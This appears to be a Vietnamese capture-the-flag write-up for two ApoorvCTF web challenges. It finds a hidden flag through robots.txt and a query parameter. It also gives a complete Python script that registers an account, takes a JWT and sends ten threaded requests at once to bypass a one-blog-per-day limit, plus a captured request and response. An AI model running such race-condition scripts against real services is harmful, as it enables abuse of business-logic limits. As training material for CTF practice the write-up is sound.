

ApoorvCTF


Web

SEO CEO



- Tên bài gợi ý về SEO của một trang web nên mình sẽ tìm thử trong 2 đường dẫn đó là `robots.txt` và `sitemap.xml`
- Trong `robots.txt` có một flag tuy nhiên là fake flag.





- Truy cập vào một trong những đường dẫn kia mình đến được một trang web.

ok bro u da seo master gng frfr ngl no cap but do you really want the **"flag"**?
come on blud, it's a yes or no question yeah?


- Truyền param `?flag=yes` và có được flag.

ok bro u da seo master gng frfr ngl no cap but do you really want the **"flag"**?
come on blud, it's a yes or no question yeah?

apoorvctf{s30_1snT_0pt1onaL}

Blog-1

- Bài này có chức năng đăng nhập và xác thực theo JWT. Điểm quan trọng của bài này là mỗi ngày người dùng chỉ được uploads 1 blog. Tuy nhiên muốn nhận được special gift thì phải có 5 blog.



- Mình nghĩ đến việc sử dụng Race condition để up được nhiều blog hơn trong 1 ngày.


```
import requests
import threading
import random
import string

BASE_URL = "http://chals1.apoorvctf.xyz:5001"

# Tạo username, email ngẫu nhiên để tránh trùng lặp


def random_string(length=8):
    return ''.join(random.choices(string.ascii_letters + string.digits, k=length))
```

```
def register():
    """Đăng ký tài khoản mới"""
    username = random_string()
    email = f"{username}@gmail.com"
    password = "123123"

    url = f"{BASE_URL}/api/register"
    data = {"username": username, "email": email, "password": password}
    headers = {"Content-Type": "application/json"}

    response = requests.post(url, json=data, headers=headers)

    try:
        response_json = response.json()  # Lấy dữ liệu JSON từ response
        if response_json.get("message") == "User registered successfully":
            print(f"[+] Đăng ký thành công: {username} - {email}")
            return email, password
    except Exception as e:
        print(f"[-] Lỗi xử lý JSON khi đăng ký: {e}")

    print(f"[-] Đăng ký thất bại: {response.text}")
    return None, None


def login(email, password):
    """Đăng nhập lấy token"""
    url = f"{BASE_URL}/api/login"
    data = {"email": email, "password": password}
    headers = {"Content-Type": "application/json"}

    response = requests.post(url, json=data, headers=headers)

    try:
        response_json = response.json()
        token = response_json.get("token")
        if token:
```


```
            print(f"[+] Đăng nhập thành công - Token: {token}...")
            return token
    except Exception as e:
        print(f"[-] Lỗi xử lý JSON khi đăng nhập: {e}")

    print(f"[-] Đăng nhập thất bại: {response.text}")
    return None


def send_request(token, barrier):
    """Gửi request blog đồng thời để tấn công race condition"""
    url = f"{BASE_URL}/api/v1/blog/addBlog"
    headers = {
        "Authorization": f"Bearer {token}",
        "Content-Type": "application/json"
    }
    data = {
        "title": "flag",
        "description": "hello",
        "visible": True
    }

    try:
        barrier.wait()  # Đồng bộ các thread để gửi request cùng lúc
        response = requests.post(url, json=data, headers=headers, timeout=1.7)
        print(f"Status: {response.status_code} | Response: {response.text}")
    except Exception as e:
        print(f"Error: {e}")


def race_condition_attack(token):
    """Thực hiện race condition bằng cách gửi nhiều request đồng thời"""
    num_threads = 10  # Số lượng request đồng thời
    barrier = threading.Barrier(num_threads)  # Đồng bộ các thread

    threads = [threading.Thread(target=send_request, args=(
```

```
        token, barrier)) for _ in range(num_threads)]

    for t in threads:
        t.start()
    for t in threads:
        t.join()


if __name__ == "__main__":
    # Đăng ký tài khoản mới
    email, password = register()

    if email and password:
        # Đăng nhập để lấy token
        token = login(email, password)

        if token:
            # Thực hiện race condition
            race_condition_attack(token)
```

- Tuy nhiên món quà là một fake link.



- Mình tìm tiếp trong sitemap của Burp thì thấy có đường dẫn nhận quà là: `/api/v2/gift` . Ngoài ra mình thấy cả v1 của api nên mình sẽ thử `/api/v1/gift` .


Request
Pretty Raw Hex JSON Web Tokens
GET /api/v1/gift HTTP/1.1
Host: chals1.apoorvctf.xyz:5001
Accept: application/json, text/plain, */*
Accept-Language: en-US
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2N2M1MjU5MzZlNzk5OWVlMDJjNjhhYmEiLCJ1c2VybmFtZSI6IjBhSURqa0ZiIiwiaWF0IjoxNzQwOTczNDY1LCJleHAiOjE3NDA5NzcwNjV9.bYPPWknFEIvoMwdwLqA1M-46EgCtbcTGXWgNhqLT1z4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Referer: http://chals1.apoorvctf.xyz:5001/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"7b-23f0dut3Msy87KusKDYMXkrXJiU"
Connection: keep-alive
Response
Pretty Raw Hex Render
Date: Mon, 03 Mar 2025 03:51:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 101
Connection: keep-alive
Content-Security-Policy: default-src 'self';base-uri
'self';font-src 'self' https: data:;form-action
'self';frame-ancestors 'self';img-src 'self' data:;object-src
'none';script-src 'self';script-src-attr 'none';style-src 'self'
https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"65-yhwT4PdQO2Hogt+fiTgoZyKx2EI"
{
"message":
"Congratulations! You received a special gift : apoorvctf{s1gm@_
s1gm@_b0y}",
"blogCount":5
}